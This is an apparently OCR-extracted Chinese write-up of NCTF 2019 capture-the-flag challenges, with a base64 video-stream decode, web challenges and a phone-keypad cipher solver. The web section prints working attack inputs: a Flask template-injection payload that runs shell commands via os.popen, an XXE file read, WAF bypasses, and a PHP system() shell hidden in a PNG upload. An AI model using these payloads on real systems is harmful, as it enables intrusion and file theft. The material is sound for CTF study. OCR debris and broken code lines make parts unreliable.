
2077

看了下视频，满屏base？旁边评论区在滚一些decode啥啥的搜一下

找到一个github项目

> On 2018-08-27, CD Projekt RED streamed base64-encoded text on their twitch channel.
>
> This repo contains code used to decode the stream.

```
# 1) Downloading the stream using youtube-dl:
youtube-dl.exe https://www.twitch.tv/videos/302423092 -o full_stream.mp4`

# 2) Converting the stream to images:
ffmpeg -i full_stream.mp4 -vf fps=1/10 shots/%04d.png

# 3) Building the dumb OCR program:
cargo build --release --manifest-path dec/Cargo.toml

# 4) Running OCR on images:
dec/target/release/dec > cyberpunk2077-raw.b64

# 5) Running deduplication/error correction:
ConsoleApplication69/ConsoleApplication69/bin/Debug/ConsoleApplication69.exe

# 6) Finally, decoding base64:
base64 -id < cyberpunk2077-decoded.png.b64 > cyberpunk2077-decoded.png
```



直接在github里搜，发现了三个相关的，其中第二个项目有一个现成的图片，试了一下

```
NCTF{6a63e7764df64ae375eddc1f16c35eaff7a087b62d7fb08514ee5c370fe5eeb4}
```

出题人说GITHUB上的图片不完整。。md，down下23gb的视频跑

```
NCTF{90b0443265e51869ff6c645b3104dd9df085db89266bf2290c9d24c76d458590}
```

NCTF2019问卷调查

Web

Fake XML cookbook

存在xxe，直接file:///flag读文件

flask

简单的flask注入

`.__class__.__mro__.__getitem__()`爆字段名发现2是object类型，继续

`.__subclasses__().pop()`发现59有os

`.__init__.func_globals.linecache.os.popen('ls')`发现flag

最后

```
{{''.__class__.__mro__.__getitem__(2).__subclasses__().pop(59).__init__.func_glo
bals.linecache.os.popen('cat%20../fla?%27).read()}}
```

得到flag

easyphp

3层waf，第一层`%0a`绕过，第二层md5绕过，第三层`.`代替`_`，之后使用`echo *`找到`flllag.php`,发现8字符限制，输入`tail f*`，查看源码得flag

Upload your Shell

在handler.php页面发现上传点，burp抓包测试，并且在/js/目录下发现fileupload.js,发现3层waf，content-type必须是image*/，后缀为白名单jpg,png,gif，内容不得出现<?。因此上传png，并在结尾加上脚本`<script language='php'>system('cat /flag');</script>`，抓包上传，得到flag文件位置，使用action=包含

Crypto


Keyboard

有八个字母，9键输入法我吐啦

```
tab={
    '2': 'a',
    '22': 'b',
    '222': 'c',
    '2222':' ',
    '3': 'd',
    '33': 'e',
    '333': 'f',
    '3333':' ',
    '4': 'g',
    '44': 'h',
```

```
    '444': 'i',
    '4444':' ',
    '5': 'j',
    '55': 'k',
    '555': 'l',
    '5555':' ',
    '6': 'm',
    '66': 'n',
    '666': 'o',
    '6666':' ',
    '7': 'p',
    '77': 'q',
    '777': 'r',
    '7777': 's',
    '8': 't',
    '88': 'u',
    '888': 'v',
    '8888':' ',
    '9': 'w',
    '99': 'x',
    '999': 'y',
    '9999':'z'
}

msg='ooo yyy ii w uuu ee uuuu yyy uuuu y w uuu i i rr w i i rr rrr uuuu rrr uuuu
t ii uuuu i w u rrr ee www ee yyy eee www w tt ee'
kay9=[2,3,4,5,6,7,8,9]
code=['o','y','i','w','u','e','r','t']


def permutations(indices):
    # indices = list(range(n))
    global msg
    print (indices)
    n=len(indices)
    while True:
        low_index = n-1
        while low_index > 0 and indices[low_index-1] > indices[low_index]:
            low_index -= 1
        if low_index == 0:
            break
        low_index -= 1
        high_index = low_index+1
        while high_index < n and indices[high_index] > indices[low_index]:
            high_index += 1
        high_index -= 1
        indices[low_index], indices[high_index] = indices[
            high_index], indices[low_index]
        indices[low_index+1:] = reversed(indices[low_index+1:])
        temp = msg
        for i in range(len(code)):
            temp = temp.replace(code[i], str(indices[i]))
        temp = temp.split()
        flag = ""
        for i in temp:
            flag += tab[i]
        if flag.find(' ') != -1:
            continue
```

```
        print(flag)


permutations(kay9)
```




```
NCTF{youaresosmartthatthisisjustapieceofcake}
```